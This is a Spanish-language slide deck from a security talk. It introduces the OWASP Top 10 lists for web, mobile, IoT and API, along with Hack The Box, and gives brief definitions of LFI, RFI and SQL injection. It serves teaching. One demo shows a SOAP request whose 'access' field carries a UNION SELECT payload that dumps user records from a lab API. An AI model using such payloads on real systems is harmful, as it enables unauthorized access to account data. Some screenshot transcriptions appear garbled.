



De la WEB




A LA



Shell





Jerson Vasco

Tecnólogo en análisis y desarrollo de software

Tecnólogo especialista en seguridad y gestión de DB

Autodidacta en ciberseguridad desde hace mas de 3 años

Pertenezco al grupo de administradores de la comunidad
L4tin-HTB

Colaborador y divulgador sobre ciberseguridad



Agenda.

¿Qué es OWASP?

OWASP Top 10 Web.

Aplicaciones del OWASP (Web, Api, Mobile, IoT).

Hackthebox -> breve introducción.

Demo de vulnerabilidades:

- LFI

- RFI.

- SQLi.

- SQLi (Segundo orden).

- Autenticación / Autorización.

Recursos.



Open Web Application Security Project

- Orientada a servicios web.
- Promueve el desarrollo seguro.
- Se centra principalmente en el “back-end”.
- Un foro abierto de debate.
- Un recurso gratuito para desarrolladores.



OWASP

Open Web Application
Security Project



OWASP Top 10 Web.



Inyección	Pérdida de Autenticación	Exposición de Datos sensibles	Entidades externas XML	Pérdidas de control de acceso
Las fallas de inyección, como SQL, NoSQL, OS o LDAP ocurren cuando se envían datos no confiables como parte de un comando o consulta. Los datos del atacante pueden hacer que se ejecuten comandos o acceda a los datos sin la debida autorización.	Las funciones relacionadas a autenticación y gestión de sesiones son implementadas incorrectamente, permitiendo a los atacantes comprometer usuarios, contraseñas, token de sesiones o explotar otras fallas para asumir la identidad de otros usuarios (temporal o permanentemente).	Muchas aplicaciones web y APIs no protegen adecuadamente datos sensibles tales como información financiera, salud o Información Personal. Los atacantes pueden robar o modificar para llevar a cabo fraudes con tarjetas de crédito, robos de identidad u otros delitos.	Muchos procesadores XML mal configurados evalúan referencias a entidades externas en documentos XML. Pueden utilizarse para revelar archivos internos mediante la URI o archivos internos en servidores no actualizados, escanear puertos de la LAN, ejecutar código de forma remota y realizar ataques de denegación de servicio (DoS).	Las restricciones sobre lo que los usuarios autenticados pueden hacer, pueden no ser aplicadas correctamente. Los atacantes pueden explotar estos defectos para acceder, de forma no autorizada, a funcionalidades y/o datos, cuentas de otros usuarios, ver archivos sensibles, modificar datos, cambiar derechos de acceso y permisos, etc.



OWASP Top 10 Web.

Configuraciones de seguridad	Secuencia de comandos en sitios	Deserialización Insegura	Componentes con vulnerabilidades	Registro y monitoreo
La configuración de seguridad incorrecta es un problema muy común y se debe en parte a establecer la configuración de forma manual, ad hoc o por omisión (cabeceras HTTP mal configuradas, mensajes de error con contenido sensible, falta de parches y actualizaciones, frameworks, dependencias y componentes desactualizados, etc.	Ocurren cuando una aplicación toma datos no confiables y los envía al navegador web sin una validación. Permiten ejecutar comandos en el navegador de la víctima y el atacante puede secuestrar una sesión, modificar (defacement) los sitios web o redireccionar al usuario hacia un sitio malicioso.	Estos defectos ocurren cuando una aplicación recibe objetos serializados y estos objetos pueden ser manipulados o borrados por el atacante para realizar ataques de repetición, inyecciones o elevar sus privilegios de ejecución. En el peor de los casos, la deserialización insegura puede conducir a la ejecución remota de código en el servidor.	Los componentes como librerías, frameworks y otros módulos se ejecutan con los mismos privilegios que la aplicación. El ataque puede provocar una pérdida de datos o tomar el control del servidor.	El registro y monitoreo insuficiente, junto a la falta de respuesta ante incidentes permiten a los atacantes mantener el ataque en el tiempo, pivotar a otros sistemas y manipular, extraer o destruir datos.





OWASP Top 10 Mobile.

1

Uso incorrecto de la plataforma

6

Autorización insegura

2

Almacenamiento de datos inseguro

7

Calidad del código del cliente

3

Comunicación insegura

8

Manipulación del código

4

Autenticación insegura

9

Ingeniería inversa

5

Criptografía insuficiente

10

Funcionalidad extraña

Fuente.



OWASP Top 10 IoT.

- 1** Contraseñas débiles, adivinables o codificadas.
- 2** Servicios de red inseguros.
- 3** Interfaces inseguras del ecosistema.
- 4** Falta de mecanismo de actualización segura.
- 5** Uso de componentes inseguros u obsoletos.
- 6** Protección de privacidad insuficiente.
- 7** Transferencia y almacenamiento de datos inseguros.
- 8** Falta de gestión de dispositivos.
- 9** Configuración predeterminada insegura.
- 10** Falta de endurecimiento físico.

Fuente.



OWASP Top 10 API.

1

Autorización rota a nivel de objeto.

6

Asignación masiva.

2

Autenticación rota.

7

Configuración incorrecta de seguridad.

3

Exposición excesiva de datos.

8

Inyecciones.

4

Falta de recursos y limitación de velocidad.

9

Gestión de activos inadecuada.

5

Autorización rota a nivel de función.

10

Registro y monitoreo insuficiente.

Fuente.



Hack The Box.

Plataforma en línea que le permite probar sus habilidades de prueba de penetración e intercambiar ideas y metodologías con miles de personas en el campo de la seguridad.

Cuenta con mas de 300 mil usuarios alrededor del mundo, un poco mas de 160 maquinas de diferentes sistemas operativos y mas de 114 retos.





Esta técnica consiste en incluir ficheros locales, es decir, archivos que se encuentran en el mismo servidor de la web con este tipo de fallo. Esto se produce como consecuencia de un fallo en la programación de la página, filtrando inadecuadamente lo que se incluye al usar funciones en PHP para incluir archivos.





Vulnerabilidad que permiten a un posible atacante enlazar archivos remotamente desde otro servidor, lo que puede acabar provocando la ejecución de código malicioso en el servidor legítimo o en la página web





Sql Injection ó Inyección SQL es una vulnerabilidad que permite al atacante enviar o “inyectar” instrucciones SQL de forma maliciosa y malintencionada dentro del código SQL programado para la manipulación de bases de datos, de esta forma todos los datos almacenados estarían en peligro.



SQLi (segundo orden)



La inyección de SQL de segundo orden surge cuando la aplicación almacena los datos proporcionados por el usuario y luego se incorporan a las consultas de SQL de forma insegura.



Autenticación / Autorización.

Autenticación.

Las funciones de la aplicación relacionadas con la autenticación y la administración de sesiones a menudo se implementan de manera incorrecta, lo que permite a los atacantes comprometer contraseñas, claves o tokens de sesión, o explotar otros defectos de implementación para asumir las identidades de otros usuarios de manera temporal o permanente.



Autorización.



Las restricciones sobre lo que los usuarios autenticados pueden hacer a menudo no se aplican de manera adecuada. Los atacantes pueden explotar estas fallas para acceder a funciones y / o datos no autorizados, como acceder a las cuentas de otros usuarios, ver archivos confidenciales, modificar los datos de otros usuarios, cambiar los derechos de acceso, etc.




SQLi en API

SOAP Request 1

http://192.168.1.70/api/soap/

Raw XML

```
<?xml version="1.0" encoding="UTF-8" ?>
<env:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:env="http://schemas.xmlsoap.org/soap/envelope/">
  <env:Header/>
  <env:Body>
    <man:mc_pro users soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
      <username xsi:type="xsd:string">administrator</username>
      <password xsi:type="xsd:string">4dm1n3</password>
      <project_id xsi:type="xsd:integer"></project_id>
      <access xsi:type="xsd:integer"></access>
    </man:mc_pro>
  </env:Body>
</env:Envelope>
```




Raw XML

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Body>
    <SOAP-ENV:Fault>
      <faultcode>SOAP-ENV:Server</faultcode>
      <faultstring>Error Type: APPLICATION ERROR #401,
Error Description: Database query failed. Error received from database was #1064:
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
version for the right syntax to use near '' at line 4 for the query: SELECT id, username, realname, access_level
FROM      _user_
WHERE enabled = ?
AND access_level &gt;= .</faultstring>
    </SOAP-ENV:Fault>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```



SQLi en API



The screenshot displays a SOAP client interface with a toolbar at the top containing icons for play, check, refresh, expand, user, and status. The address bar shows the URL `http://192.168.1.57/api/soap/`. The interface is divided into two main sections, each with a 'Raw XML' tab on the left.

The top section shows the outgoing SOAP request XML:

```
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" x
  <soapenv:Header/>
  <soapenv:Body>
    <man:mc_pro          users soapenv:encodingStyle="http://schemas.xml
      <username xsi:type="xsd:string">administrator</username>
      <password xsi:type="xsd:string">root</password>
      <project_id xsi:type="xsd:integer"></project_id>
      <access xsi:type="xsd:string">0 </access>
    </man:mc_pro          users>
  </soapenv:Body>
</soapenv:Envelope>
```

The bottom section shows the incoming SOAP response XML:

```
<SOAP-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soa
  <SOAP-ENV:Body>
    <ns1:mc_pro          Response>
      <return SOAP-ENC:arrayType="ns1:AccountData[1]" xsi:type="SOAP-E
        <item xsi:type="ns1:AccountData">
          <id xsi:type="xsd:integer">1</id>
          <name xsi:type="xsd:string">administrator</name>
          <email xsi:type="xsd:string">root@localhost</email>
        </item>
      </return>
    </ns1:mc_pro          Response>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```



SQLi en API



The screenshot shows a web browser window with the address bar displaying `http://192.168.1.71/api/soap/.php`. The browser's developer tools are open, showing the XML response of a SOAP request. The XML is a SOAP envelope with a header and a body. The body contains a `man:mc_pro` element with a `users` attribute and an `soapenv:encodingStyle` attribute. The `users` element contains a SQL injection payload. The payload is a SELECT statement that concatenates the password and id fields of the _user_ table, separated by a union operator. The payload is: `SELECT password as id, id as num, username, access_level FROM _user_ order by id desc</access>`. The XML is displayed with syntax highlighting.


```
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  <soapenv:Header/>
  <soapenv:Body>
    <man:mc_pro users soapenv:encodingStyle="http://schemas
      <username xsi:type="xsd:string">administrator</username>
      <password xsi:type="xsd:string">4dmins</password>
      <project_id xsi:type="xsd:string"></project_id>
      <access xsi:type="xsd:string"> 0 union
      SELECT password as id, id as num, username, access_level
      FROM          _user_
      order by id desc</access>
    </man:mc_pro _users>
  </soapenv:Body>
</soapenv:Envelope>
```



```
<SOAP-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap-encoding/">
  <SOAP-ENV:Body>
    <ns1:mc_pro Response>
      <return SOAP-ENC:arrayType="ns1:AccountData[4]" xsi:type="SOAP-ENC:Array">
        <item xsi:type="ns1:AccountData">
          <id xsi:type="xsd:integer">0</id>
        </item>
        <item xsi:type="ns1:AccountData">
          <id xsi:type="xsd:integer">1</id>
          <name xsi:type="xsd:string">administrator</name>
          <email xsi:type="xsd:string">root@localhost</email>
        </item>
        <item xsi:type="ns1:AccountData">
          <id xsi:type="xsd:integer">3</id>
          <name xsi:type="xsd:string">test</name>
          <real_name xsi:type="xsd:string">test</real_name>
          <email xsi:type="xsd:string">jjvasco.com</email>
        </item>
        <item xsi:type="ns1:AccountData">
          <id xsi:type="xsd:integer">2</id>
          <name xsi:type="xsd:string">tester</name>
          <real_name xsi:type="xsd:string">tester</real_name>
          <email xsi:type="xsd:string">gh@weqwe.sd</email>
        </item>
      </return>
    </ns1:mc_pro Response>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```



SQLi en API



Recursos.

Para hacer

<https://backtrackacademy.com/cursos>

<https://www.udemy.com/courses>

<https://portswigger.net/web-security>

<https://www.dragonjar.org/formacion>

Para ver (Canales de youtube)

L4tin-HTB

S4vitar

PlainText

Love Is In The Net

Team Whoami

Chema Alonso

DragonJAR

Seguridad Cero

Para leer

Hackplayers

Sombrero Blanco

No hack No Fun

El lado del mal

Hacking Articles

WeLiveSecurity

The Hacker News

Fwhibbit

Hacking desde 0

Libro Hacking ético 101

Para practicar

HackTheBox

CTF365

Attack-Defense

TryHackMe

Vulnhub

CTFTime

